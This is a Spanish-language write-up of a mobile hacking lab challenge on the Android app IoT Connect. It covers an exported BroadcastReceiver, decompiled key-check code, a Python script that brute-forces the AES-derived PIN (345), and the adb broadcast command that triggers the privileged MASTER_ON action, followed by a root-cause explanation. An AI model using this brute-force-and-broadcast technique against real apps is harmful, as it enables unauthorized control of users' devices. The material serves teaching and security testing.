

Assessment Report: IoT Connect - Android Broadcast Receiver Challenge

La evaluación de la aplicación Android IoT Connect inició con la instalación de la APK en el dispositivo de pruebas. Posteriormente, se realizó el registro de un usuario tipo guest para analizar el comportamiento normal de la aplicación desde un perfil sin privilegios administrativos.

Después de validar el flujo básico de uso, se inició el análisis estático de la APK utilizando JADX-GUI.

- Nombre: IoT Connect
- Package name: com.mobilehackinglab.iotconnect

En el archivo AndroidManifest.xml se encontró un BroadcastReceiver declarado como exportado:

```
58 <receiver
    android:name="com.mobilehackinglab.iotconnect.MasterReceiver"
    android:enabled="true"
    android:exported="true">
    <intent-filter>
    <action android:name="MASTER_ON"/>
    </intent-filter>
    </receiver>
```

El atributo android:exported="true" permite que componentes externos a la aplicación puedan enviar broadcasts hacia este receiver.

Al revisar el código de la aplicación con JADX, se encontró que la app registra un receiver que escucha la acción MASTER_ON.

El código relevante se encuentra en CommunicationManager:

```
16 private CommunicationManager() {
    }

22 public final BroadcastReceiver initialize(Context context) {
    Intrinsic.checkNotNullParameter(context, "context");
23 masterReceiver = new BroadcastReceiver() { // from class: com.mobilehackinglab.iotconnect.CommunicationManager.initialize
    @Override // android.content.BroadcastReceiver
24 public void onReceive(Context context2, Intent intent) {
    if (Intrinsic.areEqual(intent != null ? intent.getAction() : null, "MASTER_ON")) {
26 int key = intent.getIntExtra("key", 0);
27 if (context2 != null) {
28 if (Checker.INSTANCE.check_key(key)) {
29 CommunicationManager.INSTANCE.turnOnAllDevices(context2);
30 Toast.makeText(context2, "All devices are turned on", 1).show();
    } else {
32 Toast.makeText(context2, "Wrong PIN!", 1).show();
    }
    }
    }
    }
};
```

La aplicación recibe un extra entero llamado key. Luego valida ese valor usando Checker.INSTANCE.check_key(key)

En la clase Checker, se encontró el siguiente valor cifrado “OSnaALIwUkpOziVAMycaZQ==”. La validación descifra este valor usando AES y compara el resultado con la cadena “master_on”

La llave AES se genera a partir del número recibido como key:

```
13 public final boolean check_key(int key) {  
14     try {  
15         return Intrinsic.areEqual(decrypt(ds, key), "master_on");  
16     } catch (BadPaddingException e) {  
17         return false;  
18     }  
19 }  
  
22 public final String decrypt(String ds2, int key) throws BadPaddingException, NoSuchPaddingException, IllegalBlockSizeExc  
23     Intrinsic.checkNotNullParameter(ds2, "ds");  
24     SecretKeySpec secretKey = generateKey(key);  
25     Cipher cipher = Cipher.getInstance(algorithm + "/ECB/PKCS5Padding");  
26     cipher.init(2, secretKey);  
27     if (Build.VERSION.SDK_INT >= 26) {  
28         byte[] decryptedBytes = cipher.doFinal(Base64.getDecoder().decode(ds2));  
29         Intrinsic.checkNotNull(decryptedBytes);  
30         return new String(decryptedBytes, Charsets.UTF_8);  
31     }  
32     throw new UnsupportedOperationException("VERSION.SDK_INT < 0");  
33 }  
  
34 private final SecretKeySpec generateKey(int staticKey) {  
35     byte[] keyBytes = new byte[16];  
36     byte[] staticKeyBytes = String.valueOf(staticKey).getBytes(Charsets.UTF_8);  
37     Intrinsic.checkNotNullExpressionValue(staticKeyBytes, "getBytes(...)");  
38     System.arraycopy(staticKeyBytes, 0, keyBytes, 0, Math.min(staticKeyBytes.length, keyBytes.length));  
39     return new SecretKeySpec(keyBytes, algorithm);  
40 }
```

Se realizó fuerza bruta local para encontrar qué número descifra correctamente el valor Base64 a master_on.

Script usado:

```
from Crypto.Cipher import AES  
import base64  
  
ct = base64.b64decode("OSnaALIwUkpOziVAMycaZQ==")  
  
for key in range(0, 100000):  
    key_bytes = str(key).encode('utf-8')  
    key_padded = key_bytes.ljust(16, b'\x00')[:16]  
  
    try:  
        cipher = AES.new(key_padded, AES.MODE_ECB)  
        decrypted = cipher.decrypt(ct)  
        # quitar padding  
        decrypted = decrypted.rstrip(b'\x00').rstrip(b'\x05')  
        if b'master_on' in decrypted:  
            print(f"[+] KEY ENCONTRADA: {key}")  
            print(f"[+] Resultado: {decrypted}")  
            break  
    except:  
        pass
```

Resultado obtenido:


```
[+] KEY ENCONTRADA: 345  
[+] Resultado: b'master_on\x07\x07\x07\x07\x07\x07\x07'
```

Los bytes \x07 corresponden al padding PKCS#5/PKCS#7.

Una vez obtenida la key correcta, se envió un broadcast externo usando ADB:

```
C:\Users\A.Barroso\Downloads>adb shell am broadcast -a MASTER_ON --ei key 345
Broadcasting: Intent { act=MASTER_ON flg=0x4000000 (has extras) }
Broadcast completed: result=0
```

Después de ejecutar el comando, la aplicación mostró el mensaje:



Esto confirmó que el receiver aceptó el broadcast externo y ejecutó la acción privilegiada.

La vulnerabilidad permite ejecutar la función sensible MASTER_ON sin autorización, activando todos los dispositivos IoT simulados y evadiendo el flujo normal de permisos. La causa raíz es que el BroadcastReceiver está exportado públicamente, acepta intents externos para una acción privilegiada y realiza la validación del lado del cliente mediante una key numérica que puede obtenerse por reversing y fuerza bruta, sin comprobar adecuadamente los permisos del usuario.

Este fue el cambio de estado de los dispositivos dentro de la aplicación.

Fans

AC

Bulbs

Speaker

TV

Smart



Fan: ON

Fan: ON